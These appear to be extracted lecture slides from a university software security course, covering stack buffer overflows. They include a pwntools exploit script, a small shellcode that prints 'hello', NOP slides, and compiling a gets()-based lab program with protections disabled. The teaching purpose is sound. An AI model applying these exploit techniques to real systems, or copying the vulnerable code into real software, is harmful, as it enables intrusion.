


CSC 495/583 Topics of Software Security

Return-oriented programming (ROP)


Dr. Si Chen (schen@wcupa.edu)



Review

From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.




Figure out the Length of Dummy Characters with PEDDA

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a [De Brujin Sequence](#) of a specified length.
- A De Brujin Sequence is a sequence that has **unique n-length subsequences** at any of its points. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

Use Pwntool to write Python Exploit Script

```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./overflow2")

    # create payload
    ret_address = 0x5655554d
    payload = "A" * 62 + p32(ret_address)
    payload = payload.ljust(100, "\x00")

    # print the process id
    raw_input(str(p.proc.pid))


    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



Crafting Shellcode (the small program)



Disassembly of section .text:

```
00000000 <start>:
0:  eb 19          jmp     1b <ender>
00000002 <starter>:
2:  31 c0          xor     eax,eax
4:  31 db          xor     ebx,ebx
6:  31 d2          xor     edx,edx
8:  31 c9          xor     ecx,ecx
a:  b0 04          mov     al,0x4
c:  b3 01          mov     bl,0x1
e:  59             pop     ecx
f:  b2 05          mov     dl,0x5
11: cd 80          int     0x80
13: 31 c0          xor     eax,eax
15: b0 01          mov     al,0x1
17: 31 db          xor     ebx,ebx
19: cd 80          int     0x80
0000001b <ender>:
1b: e8 e2 ff ff ff call    2 <starter>
20: 68 65 6c 6c 6f push    0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\x
f\x68\x65\x6c\x6c\x6f
```

Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer

NOP slide




NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide



Classic Exploitation Illustration

0xbfff0000

0xbfff0004

0xbfff0008

0xbfff000c

...

0xbfff0020

0xbfff0024

30	00	ff	bf
f0	84	04	08

Buffer


Saved Base Pointer

Saved Return Pointer


Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



0xbfff0000

eb	2a	5e	89
----	----	----	----

Buffer

0xbfff0004

76	08	c6	46
----	----	----	----

0xbfff0008

07	89	46	0c
----	----	----	----

0xbfff000c

89	f3	8d	4e
----	----	----	----

...

0xbfff0020

41	41	41	41
----	----	----	----

Saved Base Pointer

0xbfff0024

00	00	ff	bf
----	----	----	----

Saved Return Pointer


Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
main()
^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```


```
